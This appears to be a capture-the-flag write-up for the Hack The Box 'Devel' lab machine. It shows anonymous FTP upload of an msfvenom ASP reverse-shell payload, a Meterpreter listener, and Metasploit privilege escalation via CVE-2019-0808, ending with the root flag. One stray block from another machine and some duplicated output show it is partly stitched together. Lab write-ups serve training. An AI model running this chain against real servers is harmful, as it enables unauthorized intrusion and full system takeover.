Security Assessment Findings Report

Devel Machine – Hack The Box

Written by Dean Aviani

Report quick summary

Vulnerability Exploited	Anonymous FTP login allowed
System Vulnerable	Microsoft ftpd
System Vulnerability Explanation	Anonymous login enables to access the FTP service without credentials and performs various actions.
Privilege Escalation Vulnerability	Microsoft Windows NtUserMNDragOver Local Privilege Escalation (CVE-2019-0808)
Privilege Escalation Vulnerability Explanation	This Metasploit module exploits a NULL pointer dereference vulnerability in MNGetpItemFromIndex(), which is reachable via a NtUserMNDragOver() system call. The NULL pointer dereference occurs because the xxxMNFindWindowFromPoint() function does not effectively check the validity of the tagPOPUPMENU objects it processes before passing them on to MNGetpItemFromIndex(), where the NULL pointer dereference will occur. This module has been tested against Windows 7 x86 SP0 and SP1. Offsets within the solution may need to be adjusted to work with other versions of Windows, such as Windows Server 2008.
Vulnerability Fix	It is recommended to update the Microsoft ftpd and the Windows 7 x86 to the latest version in order to apply the vendor supplied patches.
Severity	**Critical**

Report findings

An initial nmap scan revealed 2 services:

- **Microsoft ftpd on port 21**
- **Microsoft IIS httpd 7.5 on port 80**

```
root@kali:~/Hack_The_Box# nmap -T4 -sV -p- -A 10.10.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-07 07:19 EST
Nmap scan report for 10.10.10.5
Host is up (0.15s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
 |ftp-anon: Anonymous FTP login allowed (FTP code 230)
01:06  03-18-17 |AM       <DIR>          aspnet_client
04:37  03-17-17 |PM                  689 iisstart.htm
04:37  03-17-17_|PM               184946 welcome.png
 |ftp-syst :
  _|SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
 |http-methods :
  _|Potentially risky methods: TRACE
_|http-server-header: Microsoft-IIS/7.5
_|http-title: IIS7
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
```


Microsoft IIS httpd 7.5 landing page is shown below

The nmap scan showed Anonymous login allowed.
Accessing the FTP service with 'Anonymous' username and without password

```
root@kali:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

Looking for existing files and directories on the FTP service shows that the location of the page (iisstart.htm) and the image (welcome.png) are showing on the Microsoft IIS website, are on this FTP service.

```
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
ftp> pwd
257 "/" is current directory.
ftp>
```




```
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img src="welcome.png" alt="IIS7" width="571" height="411" /></a>
</div>
</body>
```

Creating a malicious asp page

```
root@kali:~/Hack_The_Box/Devel# msfvenom -p windows/meterpreter/reverse_tcp
LHOST=10.10.14.4 LPORT=4444 -f asp > shell.asp
 [-]No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
 [-]No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of asp file: 38417 bytes
```

Uploading the malicious asp page to the FTP service

```
ftp> put shell.asp
local: shell.asp remote: shell.asp
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
38487 bytes sent in 0.00 secs (18.0275 MB/s)
```

Checking if the malicious asp page (shell.asp) exists


```
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
11-10-20  10:47PM                38487 shell.asp
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

Opening a listener on Metasploit on port 4444

```
root@kali:~# msfconsole -q
msf5 >
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) >
```

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 10.10.14.4
lhost => 10.10.14.4
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

Accessing to http://10.10.10.5/shell.asp



Getting a shell

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.4:4444
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.4:4444 → 10.10.10.5:49161) at 2020-11-07 08:07:46 -0500

meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter >
```

```
 [*]Started reverse TCP handler on 10.10.14.4:4444
 [*]Sending stage (176195 bytes) to 10.10.10.5
 [*]Meterpreter session 1 opened (10.10.14.4:4444 -> 10.10.10.5:49161) at 2020-11-07
08:07:46 -0500

meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter >
```

Enumerating the machine's OS

```
meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 0
Meterpreter     : x86/windows
```

Using 'Metasploit exploit suggester' to get optional exploits list against the existing session

```
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows ...
[*] 10.10.10.5 - 34 exploit checks are being tried ...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) >
```

Using 'ntusermndragover' exploit

```
msf5 exploit(windows/local/ppr_flatten_rec) > use exploit/windows/local/ntusermndragover
```

Link: https://packetstormsecurity.com/files/157616/Microsoft-Windows-NtUserMNDragOver-Local-Privilege-Escalation.html

Setting parameters

```
msf5 exploit(windows/local/ntusermndragover) > show options

Module options (exploit/windows/local/ntusermndragover):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PROCESS  notepad.exe      yes       Name of process to spawn and inject dll into.
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.17.1.39      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 x86


msf5 exploit(windows/local/ntusermndragover) > set session 1
session => 1
msf5 exploit(windows/local/ntusermndragover) > set lhost 10.10.14.4
lhost => 10.10.14.4
```

Getting a shell

```
root@kali:~/Hack_The_Box/Arctic# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.11] 49801
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>
```

```
 [*]Started reverse TCP handler on 10.10.14.4:4444
 [*]Executing automatic check (disable AutoCheck to override)
 [+]The target appears to be vulnerable.
 [*]Launching notepad.exe to host the exploit...
 [+]Process 796 launched.
 [*]Injecting exploit into 796...
 [*]Exploit injected. Injecting payload into 796...
 [*]Payload injected. Executing exploit...
 [*]Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.4:4444 -> 10.10.10.5:49162) at 2020-11-07
08:20:22 -0500
```

Got NT Authority/system privileges

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Proof

```
meterpreter > shell
Process 2568 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\Users\Administrator\Desktop>hostname && whoami && ipconfig && type root.txt.txt
hostname && whoami && ipconfig && type root.txt.txt
devel
nt authority\system

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{024DBC4C-1BA9-4DFC-8341-2C35AB1DF869}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
e621a0b5041708797c4fc4728bc72b4b
c:\Users\Administrator\Desktop>
```

```
c:\Users\Administrator\Desktop>hostname && whoami && ipconfig && type root.txt.txt
hostname && whoami && ipconfig && type root.txt.txt

Devel

nt authority\system

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix : .
   IPv4 Address. . . . . . . . . . . : 10.10.10.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{024DBC4C-1BA9-4DFC-8341-2C35AB1DF869}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix : .

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
```

```
   Connection-specific DNS Suffix : .

e621a0b5041708797c4fc4728bc72b4b
```